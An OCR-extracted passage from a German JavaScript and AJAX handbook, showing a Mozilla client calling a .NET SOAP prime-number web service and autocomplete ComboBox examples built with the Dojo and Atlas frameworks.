An dieser Stelle ergibt sich ein kleines Problem: .NET Web Services verwenden einen anderen Namespace fr XML Schema als Mozilla – noch, denn ein Bug-Report ist eingereicht (und in neueren Versionen funktioniert der Aufruf ohne den folgenden Workaround). Um hier Kompatibilitt zu schaffen, mssen Sie diesen Namespace einbinden:

```
var enc = new SOAPncoding();
enc = enc.getAssociatedEncoding(
   "http://schemas.xmlsoap.org/soap/encoding/", false);
s.encoding = enc;
var coll = enc.schemaCollection;
var typ = coll.getType(
```

```
   "integer", "http://www.w3.org/2001/XMLSchema");
if (typ) {
   p.schemaType = typ;
}
```

Nun muss aus den gesamten Angaben ein SOAP-Aufruf generiert werden. Dazu wird die Methode `s` des `SOAPCall`-Objekts verwendet. Diese erwartet nicht weniger als sieben Parameter:

1. die zu verwendende Versionsnummer − diese setzen Sie hier auf 0.
2. die Methode, die aufgerufen werden soll − bei uns ist das "istPrimzahl".
3. der Zielserver, hier "http://tempuri.org/".
4. die Anzahl der SOAP-Header-Elemente (bei uns: 0) .
5. ein Array aus Header-Elementen. Da wir keine Header-Elemente angeben, mssen Sie hier null angeben.
6. die Anzahl der Parameter im SOAP-Aufruf (hier: 1) .
7. ein Array aus Parametern. Obwohl wir nur einen Parameter haben, mssen Sie ein Array erstellen: new Array(p) oder [p].

Der komplette Aufruf sieht wie folgt aus:

```
s.encode(
   0,
   "istPrimzahl",
   "http://tempuri.org/",
   0,
   null,
   1,
   new Array(p));
```

Im letzten Schritt muss der SOAP-Aufruf nur noch abgeschickt werden. Wir gehen auch hier wieder asynchron vor und warten nicht auf das Ergebnis des SOAP-Aufrufs, sondern geben an, dass eine Funktion beim Eintreffen der SOAP-Antwort ausgefhrt werden soll:

```
var aufruf = s.asyncInvoke(ergebnis);
```

Die Funktion `ergebnis()` kommt also zur Ausfhrung, sobald der Web Service eine Antwort an den Client liefert. Dabei werden automatisch drei Parameter berliefert: die SOAP-Antwort, der urspringliche SOAP-Aufruf sowie ein Status-Code (0, falls kein Fehler aufgetreten ist).

ber die Eigenschaft `fault` der Antwort knnen Sie ebenfalls feststellen, ob ein Fehler aufgetreten ist:

```
if (antwort.fault){
   alert("Es ist ein Fehler aufgetreten!");
}
```

Falls kein Fehler aufgetreten ist, muss das Ergebnis aus der SOAP-Antwort extrahiert werden. Werfen wir einmal einen Blick auf solch eine Antwort; Sie erhalten sie brigens ber `antwort.message` als DOM-Objekt:

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body>
<istPrimzahlResponse xmlns="http://tempuri.org/">
<istPrimzahlResult>true</istPrimzahlResult>
</istPrimzahlResponse></soap:Body></soap:Envelope>
```

ber `antwort.body` erhalten Sie nur das `<soap:Body>`-Element. Da ist die Handhabung etwas einfacher:

```
<soap:Body><istPrimzahlResponse
xmlns="http://tempuri.org/"><istPrimzahlResult>true
</istPrimzahlResult>
</istPrimzahlResponse></soap:Body>
```

Nun ist es an der Zeit, das DOM-Wissen aus Kapitel 16 einzusetzen:

- `antwort.body.firstChild` ist das Element `<istPrimzahlResponse>`.
- `antwort.body.firstChild.firstChild` ist das Element `<istPrimzahlResult>`.
- `antwort.body.firstChild.firstChild.firstChild` ist der Text-inhalt des Elements `<istPrimzahlResult>`.
- `antwort.body.firstChild.firstChild.firstChild.data` ist der Text, der in `<istPrimzahlResult>` steht.

Sie erhalten also die Antwort des Web Service, ob eine Primzahl vorliegt, ber `antwort.body.firstChild.firstChild.firstChild.data`. Beachten Sie, dass hier kein boolescher Wert vorliegt, sondern ein String: `"true"` oder `"false"`.

Wenn wir all diese Elemente zusammentragen, knnen wir ein Listing erzeugen, das in Anlehnung an das Beispiel mit dem Internet Explorer den Web Service aufruft und das Ergebnis ausgibt.

Beachten Sie, dass Sie im Mozilla-Browser auf DOM-Methoden setzen mssen; beispielsweise setzen Sie den Textinhalt in einem `<p>`-Element ber `document.getElementById("...").firstChild.data`.

```
<html>
<head>
<title>Web Service</title>
<script type="text/javascript"><!--
function check(wert) {
   document.getElementById("ausgabe").firstChild.data =
      "Bitte warten ...";
   netscape.security.PrivilegeManager.enablePrivilege(
      "UniversalBrowserRead");
   var s = new SOAPCall();
   s.transportURI = "http://localhost/Primzahlen.asmx";
   s.actionURI = "http://tempuri.org/istPrimzahl";

   var p = new SOAPParameter();
   p.name = "zahl";
   p.value = parseInt(wert);


   var enc = new SOAPEncoding();

   enc = enc.getAssociatedEncoding(
      "http://schemas.xmlsoap.org/soap/encoding/", false);
   s.encoding = enc;
   var coll = enc.schemaCollection;
   var typ = coll.getType(
      "integer", "http://www.w3.org/2001/XMLSchema");
   if (typ) {
      p.schemaType = typ;
   }

   s.encode(
      0,
```

```
      "istPrimzahl",
      "http://tempuri.org/",
      0,
      null,
      1,
      new Array(p));
   var aufruf = s.asyncInvoke(ergebnis);
}

function ergebnis(antwort, aufruf, status) {
   if (antwort.fault) {
      document.getElementById("ausgabe").
      firstChild.data =
         "Fehler!";
   } else {
      document.getElementById("ausgabe").
      firstChild.data =
        (antwort.body.firstChild.firstChild.firstChild.data
           == "true") ? "" : "k";
      document.getElementById("ausgabe").firstChild.data +=
         "eine Primzahl";
   }
}
//--></script>
</head>
<body>
<form>
   Bitte Zahl eingeben:
   <input type="text" name="zahl" id="zahl" size="5" />
   <input type="button" value="Prfen"
      onclick="check(document.getElementById('zahl').value);" />
</form>
<p id="ausgabe">---</p>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 20.11 1007 ist also keine Primzahl (sondern 19 mal 53).

Im letzten Schritt sollten Sie natrlich diese beiden Anstze noch zusammenbringen, den Browsertyp ermitteln und je nachdem den Ansatz von Mozilla oder von Microsoft whlen. In der Regel aber fahren Sie besser, wenn Sie auf AJAX setzen und JSON als Datenaustauschformat verwenden, denn das ist deutlich einfacher und weniger fehlertrchtig und vor allem browserunabhngig als die in diesem Kapitel gezeigten Web-Services-Lsungen.

---

[1]Im Jahre 1995 gab die Gesellschaft fr deutsche Sprache e.V. Multimedia den Vorzug vor Begriffen wie Kruzifixurteil, Anklicken, Datenautobahn und Rechtschreibreform (Quelle: *http://www.gfds.de/woerter.html*). Eine Primzahl ist definiert als Zahl, die nur zwei Teiler hat: die 1 und die Zahl selbst. Deswegen ist 1 keine Primzahl, denn 1 hat nur einen Teiler (sich selbst).

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 21 AJAX-Frameworks
- 21.1 Dojo
- 21.2 Atlas

Ein Intellektueller ist einer, der in eine Bibliothek geht, selbst wenn es nicht regnet. – Andr Roussin

Kapitel 21 AJAX-Frameworks

Wie bereits mehrfach erwhnt wurde, ist AJAX an sich eigentlich nichts Besonderes, die Techniken sind bekannt und auch berschaubar. Das Geheimnis liegt nun darin, diese Techniken zu bndeln und damit beeindruckende Effekte zu erzielen, die auch auf Browsern mit niedrigem einstelligen Marktanteil noch mglichst gut laufen.

Ist man auf sich allein gestellt, hat man es oft schwer: Es mangelt in der Regel schlicht an Testmglichkeiten beziehungsweise an einigen der exotischeren Systeme. Ein Open-Source-Projekt kann hier Wunder wirken: Auch wenn die Anzahl der Entwickler berschaubar ist, die Anzahl der Tester

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

beziehungsweise Entwickler, die ein solches Projekt ausprobieren, kann wertvolles Feedback liefern.

AJAX-Frameworks knnen gleich zwei positive Effekte haben: Zum einen luft der Code auf mglichst vielen Clients, und zum anderen spart man sich durch die Verwendung vorgefertigter Effekte mitunter eine Menge Zeit und Aufwand.

Meine persnliche Einstellung zu Frameworks ist die, dass ich generell ein technologiespezifisches Framework bevorzuge – spezifisch in Bezug auf die Serverseite. Wenn ich also eine PHP-Website mit AJAX-Effekten erstellen soll und die Wahl zwischen einem allgemeinen AJAX-Framework und einem AJAX-Framework fr PHP htte (und beide vergleichbar gut wren), wrde ich das spezifische Framework verwenden. Die serverseitige Technologie wird in der Regel sehr selten gewechselt, und ein Framework, das sich gut integriert, kann auch Features der Servertechnologie nutzen, was einem allgemeinen JavaScript-Framework normalerweise nicht gelingt.

Die Meinungen sind natrlich unterschiedlich, weswegen ich in diesem Kapitel einen besonderen Ansatz whle: Es wird sowohl ein rein clientseitiges AJAX-Framework vorgestellt als auch eines, das sich in eine bestimmte Servertechnologie integriert und diese somit erweitert.

Eine komplette Vorstellung aller relevanten AJAX-Frameworks hat in diesem Buch keinen Platz und wrde zudem einer geringen Halbwertszeit unterliegen: Was heute noch state of the art ist, mag morgen bereits berholt sein, neue Frameworks knnten einen Siegeszug antreten, alte Frameworks knnten die Untersttzung ihrer Entwickler verlieren und in der Bedeutungslosigkeit verschwinden.

Deswegen zeigt dieses Kapitel an einem Beispiel, was ein Framework zu leisten in der Lage ist, und verweist auf weitere Quellen und Dokumentation dazu; eine komplette Referenz werden Sie aus den genannten Grnden allerdings nicht finden.

top

21.1 Dojo

Das wohl bekannteste AJAX-Framework ist Dojo, das

sich selbst the JavaScript Toolkit nennt. Dojo ist ein Vertreter der rein clientseitigen Frameworks und hat damit den Vorteil, mit jeder Servertechnologie zu funktionieren, solange nur der Server entsprechendes HTML-Markup und zugehrigen JavaScript-Code ausgibt. Damit htte Dojo auch ganz gut in Kapitel 33 zum Thema JavaScript-Bibliotheken gepasst, aber der Schwerpunkt liegt schon sehr stark auf dem Thema AJAX.

Hinter Dojo steckt die Dojo Foundation, eigentlich eine gemeinntzige Institution. Gesponsert wird das Ganze aber von einigen namhaften Firmen, unter anderem IBM und AOL. Somit sieht die Zukunft von Dojo ziemlich rosig aus.

Erhltlich ist Dojo auf der Homepage **http://dojotoolkit.org/**. Der Download ist zurzeit ber 3 MB gro, da wird also eine ganze Menge mitgliefert. Wenn Sie danach in das heruntergeladene Archiv gucken, finden Sie dort einige berraschende Elemente, unter anderem Flash-Filme. Das hat einen guten Grund: ber den Umweg des Flash-Plugins sind Anwendungsszenarien wie das Speichern von Daten und der Zugriff auf entfernte Websites mglich. Die Dojo-Bibliothek selbst ist um die 125 KB gro, aber unleserlich, weil sie mit einem speziellen Packprogramm klein gemacht wurde (und deswegen beispielsweise kurze, aber nichtssagende Variablennamen verwendet). Die leserliche Version bringt es auf ber 200 KB. Allerdings steckt viel Funktionalitt im Unterordner **src**.

Als Implementierungsbeispiel soll eine sich selbst vervollstndigende ComboBox erzeugt werden, wie das etwa Google Suggest vormacht (siehe Kapitel 18). Das ist vom JavaScript-Code her recht trickreich, aber mit Hilfe der Dojo-Bibliothek berraschend einfach.

Zunchst bentigen Sie eine Datenquelle, die Vervollstndigungsdaten fr die ComboBox liefert. Dojo setzt hier auf JSON, Sie mssen also nur ein Array mit den einzelnen Listenelementen liefern. Jedes Array hat zwei Elemente: Die Beschriftung des Elements und den Wert.

Normalerweise wrden Sie jetzt ein serverseitiges Skript schreiben, das aus einer Datenbank Daten extrahiert, doch in diesem Fall machen wir es uns einfach und geben einfach einen statischen JSON-String zurck:

```
[
   ["Januar", "1"],
   ["Februar", "2"],
   ["Mrz", "3"],
   ["April", "4"],
   ["Mai", "5"],
   ["Juni", "6"],
   ["Juli", "7"],
   ["August", "8"],
   ["September", "9"],
   ["Oktober", "10"],
   ["November", "11"],
   ["Dezember", "12"]
]
```

Im zweiten Schritt ist die HTML-Seite an der Reihe. Zunchst muss die Dojo-Hauptbibliothek (**dojo.js**) geladen werden. Zum Redaktionsschluss dieses Buches war Dojo 0.3.1 aktuell; Sie mssen den Pfad unter Umstnden an Ihr System und die jeweils vorhandene Dojo-Version anpassen:

```
<script type="text/javascript"
   src="dojo-0.3.1-ajax/dojo.js"></script>
```

Wie bereits erwhnt, steckt in der **dojo.js** nicht die komplette Funktionalitt. Die ComboBox etwa ist in der Datei **src/widget/ComboBox.js** im-plementiert. Das folgende Kommando ldt dieses Skript:

```
<script type="text/javascript"><!--
dojo.require("dojo.widget.ComboBox");
//--></script>
```


Und das war es auch schon mit dem JavaScript-Code! Der Rest funktioniert komplett deklarativ. Sie verwenden ein herkmmliches `<select>`-HTML-Element fr die ComboBox. Mit dem Attribut `dojoType` geben Sie an, dass Sie eine spezielle Variante der Auswahlliste haben mchten, nmlich eine ComboBox. Fehlt nur noch die Information, woher die Daten fr die ComboBox kommen: Dafr ist das Attribut `dataUrl` da, mit dem Sie die JSON-Datei referenzieren:

```
<select
   dojoType="ComboBox"
   dataUrl="dojo-autocompleter.json"
   maxListLength="10"
   style="width:200px;">
</select>
```

Hier noch einmal der komplette, sehr berschaubare Code:

```
<html>
<head>
<title>Dojo</title>
<script type="text/javascript"
   src="dojo-0.3.1-ajax/dojo.js"></script>
<script type="text/javascript"><!--
dojo.require("dojo.widget.ComboBox");
//--></script>
</head>
<body>
<select
   dojoType="ComboBox"
   dataUrl="dojo-autocompleter.json"
   maxListLength="10"
   style="width:200px;">
</select>
</body>
</html>
```

Das Ergebnis entnehmen Sie Abbildung 21.1: Sie tippen ein paar Zeichen und erhalten entsprechende Monatsnamen. Sie sehen also: wenig Code, maximale Wirkung – genau so macht ein Framework Sinn. Dojo bietet noch viele weitere Features, die wohl ein eigenes Buch fllen wrden. Viel Spa beim Experimentieren!



Hier klicken, um das Bild zu Vergrern

Abbildung 21.1 Die Dojo-ComboBox

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 21 AJAX-Frameworks
- **21.1 Dojo**
- **21.2 Atlas**

top


21.2 Atlas

ASP.NET von Microsoft verwendet einen Steuerelement-Ansatz: Es gibt auf dem Webserver spezielle Elemente, die dann im Client als HTML (und CSS und JavaScript) ankommen. Damit ist die Technologie natrlich prdestiniert fr AJAX-Frameworks, denn diese knnen sich dann auf der Serverseite einklinken und bestehende Steuerelemente mit zustzlicher AJAX-Funktionalitt versehen.

Das AJAX-Framework von Microsoft fr ASP.NET 2.0 heit Atlas (das ist ein Code-Name, er kann sich also in Zukunft unter Umstnden noch ndern). Unter **http://atlas.asp.net/** gibt es das Framework (zurzeit) als Vorabversion. In Kapitel 20 haben Sie bereits den Visual Web Developer Express Edition kennengelernt; diesen bentigen Sie auch, um den Atlas-Download nutzen zu knnen. Atlas integriert sich nmlich in den Gratis-Editor (und auch in die kostenpflichtigen Varianten von Visual Studio 2005). Wenn Sie eine neue Website anlegen mchten, finden Sie – natrlich erst nach der Installation – eine Atlas-Projektvorlage (siehe Abbildung 21.2). Whlen Sie diese aus, damit Sie eine komplett fr Atlas vorkonfigurierte Website vorfinden.

Atlas erfordert ASP.NET 2.0; ASP.NET 1.x wird hier leider nicht untersttzt.

Auch hier soll wieder ein Google-Suggest-hnlicher Effekt erzeugt werden. Dazu bentigen Sie diesmal einen Web Service. Atlas ruft nmlich in Verbindung mit dem ComboBox-Effekt einen Web Service auf, wenn Sie ein paar Zeichen in das Textfeld tippen. Als Parameter werden zwei Informationen bergeben: welche Zeichen eingetippt worden sind und wie viele Ergebnisse maximal zurckgeliefert werden drfen.



Hier klicken, um das Bild zu Vergrern

Abbildung 21.2 Die Atlas-Website-Vorlage im Visual Web Developer

Der Web Service wird hnlich wie in Kapitel 20 erstellt: Sie mssen `System.Web.Services` importieren, eine Klasse von `WebService` ableiten und `WebMethodAttribute` verwenden:

```
<%@ WebService Language="JScript" Class="Atlas_Autocompleter" %>

import System.Web.Services;

public class Atlas_Autocompleter extends WebService {

   WebMethodAttribute
   function Monate(prefixText: String, count: int) : String[] {
```

Die Parameternamen `prefixText` und `count` sind dieselben Namen, die Atlas an den Web Service schickt.

Die Methode `Monate()` soll alle Monate zurckliefern, die mit `prefixText` beginnen. Dazu bentigen wir zunchst einmal eine Liste aller mglichen Monate:

```
var monate: String[] = [
   "Januar", "Februar", "Mrz", "April",
   "Mai", "Juni", "Juli", "August",
   "September", "Oktober", "November", "Dezember"];
```

Das Array-Handling ist unter .NET (und damit auch unter JScript.NET) etwas mhsamer als unter JavaScript. Es gibt mehrere mgliche Lsungen, aber diese Implementierung ist besonders einfach zu verstehen. Zunchst zhlen wir alle passenden Monate. Ein Monat `"passt"`, wenn er mit `prefixText` beginnt:

```
var i: int = 0;
var treffer: int = 0;
for (i = 0; i < monate.Length; i++) {
   if (monate[i].IndexOf(prefixText) == 0) {
      treffer ++;
   }
}
```

In der Variablen `treffer` steht nun die Anzahl der Treffer. Damit initialisieren wir ein neues Array (.NET mchte gern vorher wissen, wie viele Elemente ein Array hat). Eine Besonderheit gibt es: `count` gibt ja an, wie viele Treffer es maximal geben darf, also ermitteln wir, welche Zahl kleiner ist: `count` oder `treffer`.

```
var ergebnis: String[] =
   new String[Math.min(count, treffer)];
```

Jetzt werden alle Monatsnamen noch einmal durchlaufen und damit das Array `ergebnis` mit allen gltigen Monaten gefllt:

```
var pos: int = 0;
for (i = 0; i < monate.Length; i++) {
   if (monate[i].IndexOf(prefixText) == 0) {
      ergebnis[pos] = monate[i];
      pos ++;
      if (pos == ergebnis.Length) {
         break;
      }
   }
```

```
}
```

Das war es; nun muss das Array `ergebnis` nur noch von der Funktion zurckgegeben werden. Hier der komplette Code des Web Service:

```
<%@ WebService Language="JScript" Class="Atlas_Autocompleter" %>

import System.Web.Services;

public class Atlas_Autocompleter extends WebService {

   WebMethodAttribute
   function Monate(prefixText: String, count: int) : String[] {
      var monate: String[] = [
         "Januar", "Februar", "Mrz", "April",
         "Mai", "Juni", "Juli", "August",
         "September", "Oktober", "November", "Dezember"];


      var i: int = 0;
      var treffer: int = 0;
      for (i = 0; i < monate.Length; i++) {
         if (monate[i].IndexOf(prefixText) == 0) {
            treffer ++;
         }
      }

      var ergebnis: String[] = new String[Math.min(count, treffer)];
      var pos: int = 0;
      for (i = 0; i < monate.Length; i++) {
         if (monate[i].IndexOf(prefixText) == 0) {
            ergebnis[pos] = monate[i];
            pos ++;
            if (pos == ergebnis.Length) {
               break;
            }
         }
      }

      return ergebnis;
   }


}
```

Rufen Sie ihn im Browser auf, und nehmen Sie die Testmglichkeit in Anspruch (Abbildung 21.3). Suchen Sie beispielsweise nach allen Monaten, die mit einem `J` beginnen; Sie sollten drei Ergebnisse erhalten (siehe Abbildung 21.4). Wenn Sie allerdings bei `count` den Wert `2` angeben, sollten Sie auch nur noch zwei Ergebnisse im Browser sehen (Abbildung 21.5).




Hier klicken, um das Bild zu Vergrern

Abbildung 21.3 Testen Sie den Web Service.



Hier klicken, um das Bild zu Vergrern

Abbildung 21.4 Drei Monate beginnen mit J.



Hier klicken, um das Bild zu Vergrern

Abbildung 21.5 Sie knnen die Anzahl der Rckgabewerte beschrnken.

Jetzt fehlt nur noch die ASP.NET-Seite, die diesen Web Service als Daten-Backend fr eine ComboBox nutzt. Ausnahmsweise erstellen wir eine C#-Datei in Visual Web Developer. Keine Sorge, Sie mssen keine neue Sprache lernen, denn die ASP.NET-Datei wird keine einzige Zeile Code enthalten, nur Markup. Jedoch untersttzt Visual Web Developer standardmig kein IntelliSense (Codevervollstndigung etc.) fr JScript.NET. Schlimmer noch: Atlas kommt ebenfalls nicht mit JScript.NET zurecht, zumindest in der zum Redaktionsschluss vorliegenden Version (July CTP). Deswegen erzeugen Sie eine C#-Datei, und alles funktioniert.

Als Erstes bentigen Sie natrlich ein Textfeld. Erzeugen Sie ein HTML Control, also ein HTML-Formularelement mit dem Attribut `runat="server"` sowie mit einer eindeutigen ID:

```
<form id="form1" runat="server">
<div>
<input type="text" id="Monatsliste" runat="server" />
```

Als Nchstes laden Sie die Atlas-Bibliothek. Das bernimmt ein spezielles serverseitiges Steuerelement, der `ScriptManager` von Atlas. Den bauen Sie wie folgt in die Seite ein:

```
<atlas:ScriptManager id="ScriptManager1" runat="server" />
```

Im nchsten – und auch schon letzten – Schritt wandeln Sie das Texteingabefeld in eine ComboBox um. Das erledigt das Steuerelement `AutoCompleteExtender`. Innerhalb dieses Elements sorgen die `AutoCompleteProperties` dafr, dass Atlas auch alle relevanten Daten erhlt: Wo ist der Web Service (`ServicePath`), welche Methode soll aufgerufen werden (`ServiceMethod`), ab wie vielen eingetippten Zeichen soll die ComboBox aktiv werden (`MinimumPrefixLength`). Vergessen Sie nicht, Atlas mitzuteilen, welches Textfeld berhaupt zur Combobox werden soll: Die Feld-ID geben Sie in der Eigenschaft `TargetControlID` an. Das sieht dann am Ende wie folgt aus:

```
<atlas:AutoCompleteExtender ID="Extender1" runat="server">
<atlas:AutoCompleteProperties
   Enabled="true"
   MinimumPrefixLength="1"
   ServiceMethod="Monate"
   ServicePath="Atlas_Autocompleter.asmx"
   TargetControlID="Monatsliste" />
</atlas:AutoCompleteExtender>
```

Hier noch einmal das komplette Markup:

```
<%@ Page Language="C#" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">
   <title>Atlas</title>
</head>
<body>
   <form id="form1" runat="server">
   <div>
      <atlas:ScriptManager id="ScriptManager1" runat="server" />
      <input type="text" id="Monatsliste" runat="server" />
      <atlas:AutoCompleteExtender ID="Extender1" runat="server">
         <atlas:AutoCompleteProperties
            Enabled="true"
            MinimumPrefixLength="1"
            ServiceMethod="Monate"
            ServicePath="Atlas_Autocompleter.asmx"
            TargetControlID="Monatsliste" />
      </atlas:AutoCompleteExtender>
   </div>
   </form>
```

```
</body>
</html>
```

Das ist natrlich der serverseitige Code. Wenn Sie diese Seite im Webbrowser aufrufen, erhalten Sie folgendes HTML[1] , das mit einer ganzen Menge JavaScript gespickt ist:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" >
<head><title>
   Atlas
</title></head>
<body>
   <form name="form1" method="post" action="Atlas_Autocompleter.aspx" id="form1">
<div>
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwULLTE1MTA3MzU1OThkZIPhr5F/xEkLRSDqE4TCplm4938/" />
</div>


<script src="/AtlasWebSite1/WebResource.axd?d=GMTDuAhqpvtSdvkkcIt9MJ4wGcQ-
wg_8ety6VK45YP95SfJxmXyg3FkmT6pciiVGSULNSKxDGxAbeN4o6GgWa6-YHKRRMRB-YXenf8g93oc1&amp;t=
632782292040000000" type="text/javascript"></script>
<script src="atlasglob.axd" type="text/javascript"></script>
   <div>


      <input name="Monatsliste" type="text" id="Monatsliste" />

   </div>

<div>

   <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION"
value="/wEWAgKX6aD0CwLL0aKoBy6+tbmlKBMbaeibAFZoZZ6TKuQ4" />
</div>
<script type="text/xml-script">
<page xmlns:script="http://schemas.microsoft.com/xml-script/2005">
  <components>
    <control id="Monatsliste">
      <behaviors>
        <autoComplete minimumPrefixLength="1" serviceURL="Atlas_Autocompleter.asmx"
serviceMethod="Monate" />
      </behaviors>
    </control>
  </components>
</page></script>
<script type="text/javascript">
</script>
</form>
</body>
</html>
```

